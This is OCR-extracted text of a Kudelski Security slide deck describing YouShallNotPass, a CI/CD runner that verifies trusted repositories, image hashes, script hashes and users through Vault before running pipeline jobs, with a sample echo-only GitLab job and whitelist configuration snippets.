
YSNP Overview


Custom Runner

YSNP Config

KUDELSKI SECURITY


Custom Runner





CUSTOM EXECUTOR

Custom executor stages



Source: https://medium.com/ci-t/a-practical-guide-to-gitlab-runner-custom-executor-drivers-bc6e6562647c

https://docs.gitlab.com/runner/executors/custom.html

https://docs.github.com/en/actions/hosting-your-own-runners/managing-self-hosted-runners/running-scripts-before-or-after-a-job

YouShallNotPass custom runner

Config

(1) Authenticates to Vault
(2) Validates repo is allowed

YouShallNotPass custom runner

Config

(1) Authenticates to Vault
(2) Validates repo is allowed

Prepare

(3) Validates image hash
(4) Docker run container

YouShallNotPass custom runner

Config

(1) Authenticates to Vault
(2) Validates repo is allowed

Prepare

(3) Validates image hash
(4) Docker run container

```yaml
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481e
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

KUDELSKI SECURITY

YouShallNotPass custom runner

Config

(1) Authenticates to Vault
(2) Validates repo is allowed

Prepare

(3) Validates image hash
(4) Docker run container

Run

(5) Validates script hash + user
(6) Job execution

YouShallNotPass custom runner

Config

(1) Authenticates to Vault
(2) Validates repo is allowed

Prepare

(3) Validates image hash
(4) Docker run container

Run

(5) Validates script hash + user
(6) Job execution

```yaml
auto-deploy:
  stage: Deploy
  image: alpine:3.13@sha256:def822f9851ca422481
  before_script:
    - echo "Setting up the environment..."
  script:
    - echo "Deploying application..."
    - echo "Application successfully deployed."
  after_script:
    - echo "Cleaning up the environment"
  tags:
    - test
    - deploy
  rules:
    - if: '$CI_COMMIT_BRANCH == "main"'
```

KUDELSKI SECURITY

YouShallNotPass custom runner

Config

(1) Authenticates to Vault
(2) Validates repo is allowed

Prepare

(3) Validates image hash
(4) Docker run container

Run

(5) Validates script hash + user
(6) Job execution

Cleanup

(7) Docker stop container

YouShallNotPass

YSNP Overview

Custom Runner

YSNP Config

KUDELSKI SECURITY

YouShallNotPass

YSNP Overview

Custom Runner

YSNP Config

KUDELSKI SECURITY

YSNP config

Runner Authentication: JSON Web Token (JWT)

YSNP config

Runner Authentication: JSON Web Token (JWT)

ACL Policies

KUDELSKI SECURITY

YSNP config


Runner Authentication: JSON Web Token (JWT)

ACL Policies

Runner configuration: whitelist & YSNP

KUDELSKI SECURITY

Whitelist configuration



Whitelist configuration - imageCheck

‹ cicd ‹ repo_namespace ‹ repo_name ‹ whitelist

repo_namespace/repo_name/whitelist

Secret

JSON

Delete

Secret Data


Docker image name

Docker image hash

```
{
  "allowed_images": [
    "alpine:3.13@sha256:def822f9851ca422481ec6fee59a9966f12b351c62ccb9aca841526ffaa9f748"
  ],
  "allowed_scripts": [
```

KUDELSKI SECURITY

Whitelist configuration - imageCheck



Vault config

Runner Authentication: JSON Web Token (JWT)

ACL Policies

Runner configuration: YSNP & whitelist

KUDELSKI SECURITY

YSNP configuration

‹ cicd ‹ repo_namespace ‹ repo_name ‹ youshallnotpass_config

repo_namespace/repo_name/youshallnotpass_config

Secret

JSON

Secret Data


```
{
  "jobs": [
    {
      "checks": [
        {
          "name": "mfaRequired",
          "options": {
            "checkType": "script"
          }
        }
      ],
      "jobName": "user_mfa_job"
    },
```

Verifications

TRUSTED REPO

Verifications

TRUSTED REPO

TRUSTED IMAGES

Verifications

TRUSTED REPO

TRUSTED IMAGES

TRUSTED SCRIPTS

Verifications

TRUSTED REPO


TRUSTED IMAGES

TRUSTED SCRIPTS

TRUSTED USERS

Demo!

Demo use-cases



Demo use-cases

TRUSTED REPO

TRUSTED IMAGES


TRUSTED SCRIPTS

TRUSTED USERS

KUDELSKI SECURITY

Coverage

